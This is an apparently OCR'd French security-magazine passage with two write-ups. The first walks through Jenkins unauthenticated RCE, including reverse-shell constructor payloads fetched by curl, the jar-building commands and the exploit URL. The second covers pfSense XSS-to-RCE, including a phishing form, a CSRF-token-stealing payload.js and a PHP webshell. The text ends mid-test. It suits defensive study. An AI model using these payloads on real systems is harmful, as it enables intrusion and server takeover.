
Et c'est plus particulièrement la méthode processOtherServices(…), dont voici le code :

```
void processOtherServices(ClassLoader loader, File f) {
    try {
        ZipFile zf = new ZipFile(f)
         ZipEntry serializedCategoryMethods = zf.getEntry("META-INF/services/org.codehaus.groovy.runtime.SerializedCategoryMethods")
        if (serializedCategoryMethods != null) {
              processSerializedCategoryMethods(zf.getInputStream(serializedCategoryMethods))
        }
          ZipEntry pluginRunners = zf.getEntry("META-INF/services/org.codehaus.groovy.plugins.Runners")
        if (pluginRunners != null) {
            processRunners(zf.getInputStream(pluginRunners), f.getName(), loader)
        }
    } catch(ZipException ignore) {
        // ignore files we can't process, e.g. non-jar/zip artifacts
        // TODO log a warning
    }
}
```

En effet, il semble qu'un traitement processRunners(...) soit effectué à partir du fichier META-INF/services/org.codehaus.groovy.plugins.Runners :

```
void processRunners(InputStream is, String name, ClassLoader loader) {
    is.text.readLines().each {
        GroovySystem.RUNNER_REGISTRY[name] = loader.loadClass(it.trim()).newInstance()
    }
}
```


Si l'archive .jar importée contient des classes au sein du répertoire META-INF/services/org.codehaus.groovy.plugins.Runners, alors le constructeur de chacune de ces classes est automatiquement appelé via la méthode newInstance(). Et rien ne nous empêche de demander une exécution de code à l'intérieur d'un de ces constructeurs : voilà le secret de la RCE d'Orange !
Voilà un exemple du fonctionnement de l'annotation @Grab sur la récupération d'une archive poc-1.jar avec la commande @Grab(group='xmco', module='poc', version='1') :



C'est ce que nous allons mettre en oeuvre dans la prochaine partie : nous allons créer une classe XMCO contenant, dans son constructeur, un reverse shell vers une machine que nous contrôlons.

« Rappelons-nous cependant, que la puissance de cette RCE repose sur le fait que nous pouvons la mettre en place sans être authentifié »

Pour mettre en oeuvre cette exploitation, nous allons donc créer une archive .JAR malveillante : poc-1.jar. Puis nous la récupérerons en passant par notre serveur via l'annotation @GrabResolver dans le but d'importer la classe et d'exécuter le code malveillant du constructeur. L'archive .JAR comportera ainsi dans le constructeur d'une de ses classes un reverse shell vers notre machine attaquante.



Rappelons-nous cependant, que la puissance de cette RCE repose sur le fait que nous pouvons la mettre en place sans être authentifié et c'est là que le lien avec la première vulnérabilité évoquée plus haut est évident : nous allons contourner une première restriction ACL pour accéder à la fonction doCheckScriptCompile(...) via le chemin /securityRealm/user/admin/descriptorByName/org.Jenkinsci.plugins.workflow.cps.CpsFlowDefinition/checkScriptCompile?value=[commandes_à_valider].

> Post-exploitation : mise en place du reverse shell pour obtenir une exécution de commande

Il ne reste plus qu'à comprendre comment effectivement mettre en place le reverse shell et le tour sera joué. L'idée est ainsi de compléter l'URL précédente en y ajoutant les commandes à valider. En effet, comme nous l'avons vu dans la partie précédente, l'annotation @Grab nous permet d'appeler le constructeur d'une classe. Il suffit de mettre cette classe à disposition et de demander à la console de la récupérer à un endroit précis via l'annotation @GrabResolver.

Voilà la classe présentée par Orange dans sa preuve de concept [7]:


```
public class Orange {
    public Orange(){
        try {
            String payload = "curl orange.tw/bc.pl | perl -" ;
            String[] cmds = {"/bin/bash", "-c", payload} ;
            java.lang.Runtime.getRuntime().exec(cmds) ;
        } catch (Exception e) { }
    }
}
```

On peut voir ici qu'un reverse shell en perl (orange.tw/bc.pl) constitue la charge qui est exécutée. Nous avons plutôt choisi un reverse shell en python avec le code java ci-dessous XMCO.java :

```
public class XMCO {
    public XMCO(){
        try {
            String payload = "curl http://172.16.10.196:8000/shell.py | python -" ;
            String[] cmds = {"/bin/bash", "-c", payload} ;
            java.lang.Runtime.getRuntime().exec(cmds) ;
        } catch (Exception e) { }

    }
}
```

Rappelons que c'est le fonctionnement de l'annotation @Grab qui va nous inspirer pour construire l'archive poc-1.jar :



Nous somme ainsi en mesure de créer une classe java XMCO, de rajouter un fichier dont le chemin est META-INF/services/org.codehaus.groovy.plugins.Runners dans lequel nous écrivons XMCO. Puis nous scellons l'archive poc-1.jar. Les lignes de commande suivantes permettent de réaliser ces étapes :

```
$ javac Xmco.java
$ mkdir -p META-INF/services/
$ echo Xmco > META-INF/services/org.codehaus.groovy.plugins.Runners
$ jar cvf poc-1.jar ./Xmco.class META-INF/
```


Ensuite, mettons à disposition notre fichier poc-1.jar récemment créé ainsi que le fichier python shell.py qui lancera le reverse shell dans un serveur HTTP. Pour ce faire, il suffit de mettre les deux fichiers dans un même répertoire, puis de lancer : $ python -m SimpleHTTPServer 8000 pour ouvrir un serveur Web sur le port 8000 de la machine que nous contrôlons.

Dans une autre fenêtre, lançons une écoute sur le port 4444 qui recevra la connexion entrante du reverse shell.

Avec l'URL suivante, nous allons donc pouvoir obtenir notre RCE :
http://172.16.10.196:8080/securityRealm/user/admin/descriptorByName/org.Jenkinsci.plugins.workflow.cps.CpsFlowDefinition/checkScriptCompile?value=@GrabConfig(disableChecksums=true)%0a@GrabResolver(name=%27my_server%27,root=%27http://172.16.10.196:8000/%27)%0a@Grab(group=%27xmco%27,module=%27poc%27,version=%271%27)%0aimport%20Xmco ;

« Des attaquants exploitent actuellement cette vulnérabilité dans le but de miner de la cryptomonnaie et de maintenir une persistance sur les systèmes infectés »

Le résultat est le suivant :



Comme attendu, nous obtenons un shell sur le serveur utilisant Jenkins.
Regardons ce qu'il s'est passé du côté du serveur web que nous avons lancé sur le port 8000 :

```
Mac-mini-de-xmco:Exploit_4_06_2019 tzugarramurdi$ python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
172.16.10.196 - - [05/Jun/2019 15:26:41] code 404, message File not found
172.16.10.196 - - [05/Jun/2019 15:26:41] "HEAD /tw/orange/poc/1/poc-1.pom HTTP/1.1" 404 -
172.16.10.196 - - [05/Jun/2019 15:26:41] "HEAD /tw/orange/poc/1/poc-1.jar HTTP/1.1" 200 -
172.16.10.196 - - [05/Jun/2019 15:26:41] "GET /tw/orange/poc/1/poc-1.jar HTTP/1.1" 200 -
```

Parmi les requêtes présentes dans la capture ci-dessus, les deux premières peuvent étonner le lecteur. En effet, il s'agit de deux requêtes HEAD. Encore plus curieux, le serveur a enregistré une requête HEAD pour un fichier n'existant même pas : poc-1.pom !

Ainsi, ces requêtes nous permettent de comprendre le fonctionnement de la commande @Grab que nous venons d'appeler via l'URL forgée. Rappelons-nous, @Grab est censé appeler des bibliothèques extérieures.

Ainsi, il est usuel de trouver des fichiers d'extension .pom avec les fichiers .jar. Ces fichiers .pom servent à décrire les dépendances associées à la bibliothèque chargée. Dans le cas du chargement de notre bibliothèque forgée, nous n'avons pas besoin de dépendance. Ainsi, après avoir vérifié l'existence de notre bibliothèque poc-1.jar, ce fichier est bien récupéré via une requête GET.

Puis avec l'invocation du constructeur de la classe nouvellement chargée, nous faisons appel au reverse shell contenu dans shell.py. Le résultat de cette opération est donc un shell sur le serveur Jenkins avec les droits de l'utilisateur qui a lancé Jenkins!

> Conclusion

Nous avons compris dans la première partie de cet article comment accéder à la fonctionnalité de validation de script sans être authentifié via l'utilisation d'une URL accessible que l'on soit authentifié ou non (CVE-2018-1000861).

Puis nous avons vu comment il était possible d'exécuter du code dans la console de script sans posséder la permission nécessaire via une validation de script. En effet, nous avons exploité le fait qu'il était possible d'exécuter automatiquement le constructeur d'une classe nouvellement importée par l'annotation @Grab (CVE-2019-1003001).

Des attaquants exploitent actuellement cette vulnérabilité dans le but de miner de la cryptomonnaie et de maintenir une persistance sur les systèmes infectés. Il est donc indispensable de migrer vers des versions corrigées de Jenkins (à partir de 2.138) et dans la version suivante Pipeline: Groovy Plugin 2.61.1 pour ne plus être vulnérable.

Références

[1] https://www.alibabacloud.com/blog/imposterminer-trojan-takes-advantage-of-newly-published-Jenkins-rce-vulnerability_594729

[2] https://medium.com/@Alibaba_Cloud/return-of-watchbog-exploiting-Jenkins-cve-2018-1000861-d18fc9dca310

[3] https://www.shodan.io/report/uLf5fCyi
[github]https://github.com/Jenkinsci/Jenkins/blob/master/core/src/main/java/Jenkins/model/Jenkins.java#L4682

[4] https://blog.orange.tw/2019/01/hacking-Jenkins-part-1-play-with-dynamic-routing.html

[5] https://en.wikipedia.org/wiki/Metaprogramming

[6] http://groovy-lang.org/metaprogramming.html

[7] https://blog.orange.tw/2019/02/abusing-meta-programming-for-unauthenticated-rce.html

[8] http://docs.groovy-lang.org/latest/html/documentation/grape.html

[9] https://github.com/groovy/groovy-core/blob/master/src/main/groovy/grape/GrapeIvy.groovy

pfSense : From XSS 2 RCE

Par Eliott NAMER et Simon BUCQUET

Roberta Cortese

> Introduction

Une vulnérabilité affectant les pare-feux pfSense versions 2.4.4-p2 et 2.4.4-p3 à été découverte fin juin 2019, sa correction n'est actuellement disponible qu'au sein de la version 2.5.0, encore au stade de développement. Cette vulnérabilité référencée CVE-2019-12949 consiste à exploiter une vulnérabilité XSS et CSRF sur une page de l'interface d'administration de l'équipement. Son exploitation permet alors d'exécuter des commandes sur le serveur à l'insu d'un administrateur. En incitant un tel utilisateur à visiter une page contenant la charge d'exploitation de cette vulnérabilité, il est ainsi possible pour un attaquant de prendre le contrôle de son équipement pfSense. Le code d'exploitation, simple à mettre en place, est disponible sur Internet depuis juin 2019 [1]. Aucune mise à jour étant disponible, les sociétés utilisant des pare-feux pfSense sont donc des cibles de choix.

pfSense

pfSense est un routeur/pare-feu open source basé sur le système d'exploitation FreeBSD. La première version, basée sur un fork de m0n0wall [7], lui même un pare-feu open source, a été publiée en 2004. Bien qu'étant une solution open-source, le copyright appartient à Netgate, et l'éditeur propose donc sur son site Internet du hardware adapté avec pfSense préinstallé.

D'après les chercheurs, seules les deux dernières versions (2.4.4-p2 et 2.4.4-p3) sont vulnérables.

Publication

La vulnérabilité est découverte et publiée avec un exploit sur GitHub [1] le 25 juin 2019. La page précise que la recherche est attribuée à Enter de l'équipe The Tarantula Team.

Celle-ci est apparemment uniquement constituée d'employés appartenant à la firme technologique vietnamienne VinCSS, se concentrant sur la recherche et développement en sécurité des réseaux [2].

> Quelles sont les vulnérabilités utilisées ?

L'exploitation de la CVE-2019-12949 repose successivement deux vulnérabilités :
- L'absence de contrôle du jeton anti-CSRF
- L'injection de code JavaScript (XSS)

Avant de rentrer en détail sur l'exploitation de celles-ci, revoyons rapidement ces deux types de vulnérabilités.

CSRF et XSS

Les attaques CSRF (Cross-Site Request Forgery) permettent l'envoi de requêtes par un utilisateur victime vers un site vulnérable, à son insu et en son nom. Ainsi en faisant visiter un site malveillant à un utilisateur, une requête HTTP sera envoyée par le navigateur de la victime vers le site vulnérable. Cela permet d'utiliser les permissions de l'utilisateur victime pour effectuer une action sur le serveur.

Selon les Bonnes Pratiques de sécurité il est nécessaire de contrôler que les formulaires destinés à l'application ne proviennent pas de sources illégitimes, il alors courant de se prémunir de ce type d'attaque via l'utilisation d'un jeton anti-CSRF seulement connu du contexte de session de l'utilisateur et vérifié par le serveur avant chaque action de l'utilisateur.

Les vulnérabilités de type XSS (Cross Site Scripting) quant à elles consistent à exploiter l'absence de filtrage sur les données de l'utilisateur pour insérer du code HTML / JavaScript dans une page. L'exploitation de cette vulnérabilité permet de modifier l'apparence et surtout le comportement de la page web vulnérable auprès du navigateur de la victime. Elle est généralement utilisée afin d'effectuer des actions à l'insu des utilisateurs authentifiés ou encore pour mener des campagnes de phishing en utilisant par exemple un faux formulaire d'authentification.
Les XSS sont des failles web courantes et actuellement les plus identifiées dans les applications web en 2018 (26% de failles) [10].

On distingue deux types de XSS :

- **Réfléchies** : la charge est à usage unique (exemple: dans un lien ou un formulaire comme dans notre cas) ;
- **Stockées** : la charge est enregistrée en base de données ou équivalent et se déclenche chaque fois qu'une page contenant la charge est retournée ou que l'utilisateur répond à un évènement spécifique (clic, scroll, durée, survol, etc.).

Dans le cas précis de la CVE-2019-12949 affectant pfSense, l'injection de code JavaScript identifiée survient lors de la génération d'une erreur via l'envoi d'un formulaire malformé. Il s'agira donc bien d'une XSS réfléchie puisqu'il sera nécessaire de reproduire cet envoi de formulaire à chaque fois pour provoquer l'injection de la charge.

De plus, le formulaire contenant la charge XSS peut être envoyé depuis un site tiers et se déclencher dans le navigateur de la victime puisque la vérification du jeton anti-CSRF sur la page vulnérable y est désactivée.

Présentation de la vulnérabilité sur pfSense

Voici les différentes étapes de l'attaque:
1. Un attaquant incite un administrateur pfSense à se rendre sur une page dont il a le contrôle.


2. L'administrateur arrive sur la page malveillante, un script JavaScript soumet alors un formulaire spécifique contenant une charge XSS au sein du paramètre timePeriod à la page vulnérable (/rrd_fetch_json.php).

3. La page vulnérable (/rrd_fetch_json.php) retourne une erreur contenant la charge XSS, provoquant ainsi son exécution.

4. La charge XSS dérobe le jeton anti-CSRF du formulaire de la page permettant l'exécution de commande sur le serveur (/diag_command.php) et ce, dans le contexte de session de l'administrateur.

5. La charge XSS forge enfin un formulaire contenant une commande arbitraire à exécuter en y joignant le jeton anti-CSRF valide, permettant ainsi à la requête de ne pas être rejetée par le serveur.

Afin d'exploiter cette vulnérabilité, un attaquant aura donc deux contraintes :
- S'assurer qu'un administrateur authentifié sur l'interface pfSense visite sa page malveillante
- Connaître l'URL d'accès à l'interface pfSense afin de configurer la cible des requêtes






Schéma de l'attaque visant pfSense

Seule la visite d'une page HTML malveillante est nécessaire de la part de la victime pour que déclencher l'exploitation de ces vulnérabilités.bLa page vulnérable et donc visée est rrd_fetch_json.php [3], la page permettant une exécution de commande légitime est diag_command.php [4].

« Afin d'exploiter cette vulnérabilité, un attaquant aura donc deux contraintes : s'assurer qu'un administrateur authentifié sur l'interface pfSense visite sa page malveillante et connaître l'URL d'accès à l'interface pfSense afin de configurer la cible des requêtes »

> Le code d'exploitation

Contenu de l'exploit proposé par les chercheurs

Celui-ci se présente simplement sous la forme de 3 fichiers distincts [1] :

✚ Une page de Phishing malveillante :

```
<form action="https://[PFsense-domain]/rrd_fetch_json.php" method="post">
      <input type="hidden" name="left" value="system-processor"><br>
      <input type="hidden" name="right" value="null"><br>
      <input type="hidden" name="start" value=""><br>
      <input type="hidden" name="end" value=""><br>
      <input type="hidden" name="resolution" value="300"><br>
      <input type="hidden"" name="timePeriod" value="i3i3j<script src='https://[Attac-
ker-Server]/payload.js'></script>tz9b1"><br>
      <input type="hidden" name="graphtype" value="line"><br>
      <input type="hidden" name="invert" value="true"><br>
      <input type="hidden" name="refreshInterval" value="0">
  <h1>Congratulations on receiving the reward from us</h1>
  <h1>Click to receive gifts</h1>
  <input type="submit" value="Submit">
</form>
```

✚ La charge Javascript (payload.js) utilisée au sein de la XSS afin de récupérer un jeton anti-CSRF valide et exécuter une commande sur le système :

```
<script>
	var xhr = new XMLHttpRequest() ;
	xhr.open("GET", "https://[PFsense domain]/diag_command.php", false) ;
	xhr.withCredentials=true ;
	xhr.send(null) ;
	var resp = xhr.responseText ;
	console.log(resp) ;
	var start_idx = resp.indexOf('name=\'__csrf_magic\' value="') ;
	var end_idx = resp.indexOf('" />', start_idx) ;
	var token = resp.slice(start_idx + 27, end_idx) ;
	console.log(token) ;
// now execute the CSRF attack using XHR along with the extracted token
	var xhr1 = new XMLHttpRequest() ;
	xhr1.open("POST", "https://[PFsense-domain]/diag_command.php", false) ;
	xhr1.withCredentials=true ;
	var params = "__csrf_magic="+token+"&txtCommand=curl https://[Attacker-Server]/
shell.txt > a.php&submit=EXEC" ;
	xhr1.setRequestHeader("Content-type", "application/x-www-form-urlencoded") ;
	xhr1.setRequestHeader("Content-length", params.length) ;
	xhr1.send(params) ;
</script>
```

✚ Le contenu du Webshell (shell.txt) déposé par l'exécution de commande ci-dessus :

```
<?php
	system($_REQUEST['cmd']) ; // allow remote attacker to run commands on victim server
	phpinfo() ; // show phpinfo
?>
```

Test de l'exploit

Afin de vérifier le code d'exploitation proposé par les chercheurs, nous avons simulé l'environnement dans lequel il est exécuté.


Nous avons installé :
- un pare-feu pfSense version 2.4.4-p3 ;
- un poste de travail possédant un navigateur pour accéder à l'interface web de pfSense, utilisé par l'administrateur pfSense
- un serveur HTTP Apache dans Kali Linux pour l'attaquant.

Après avoir mis en place les fichiers d'exploit fournis par la page GitHub dont nous avons besoin, c'est à dire:
- phishing.html : page sur laquelle l'administrateur doit se retrouver
- payload.js : script qui va s'occuper de récupérer un jeton anti-CSRF valide et l'utiliser pour déposer un webshell sur le serveur pfSense
- shell.txt : qui nous permettra de lancer des commandes à distance sur le serveur pfSense


Les fichiers présents sur notre serveur Web

Nous pouvons alors jouer le rôle d'un administrateur pfSense un peu crédule.

Depuis sa machine, l'administrateur a accès à son interface d'administration en HTTPS. Il peut ici modifier les règles et comportements de son installation pfSense. En étant connecté, il possède un jeton de session valide, stocké au sein du Ccokie PHPSESSID.



pfSense : From XSS 2 RCE




Aperçu de l'interface d'administration

La cible se dirige ensuite vers notre page de phishing (dans un scénario réaliste, il pourrait arriver sur cette page depuis un mail malveillant par exemple).


Dès son arrivée sur la page et sans interaction de sa part, le formulaire caché contenant du code JavaScript est envoyé à la page rrd_fetch_json.php. A partir de ce point tout est automatique, le navigateur exécute la charge JavaScript de l'attaquant et provoque l'exécution d'une commande système depuis la page diag_command.php afin d'y déposer un webshell.

La victime ne voit alors qu'un message d'erreur :



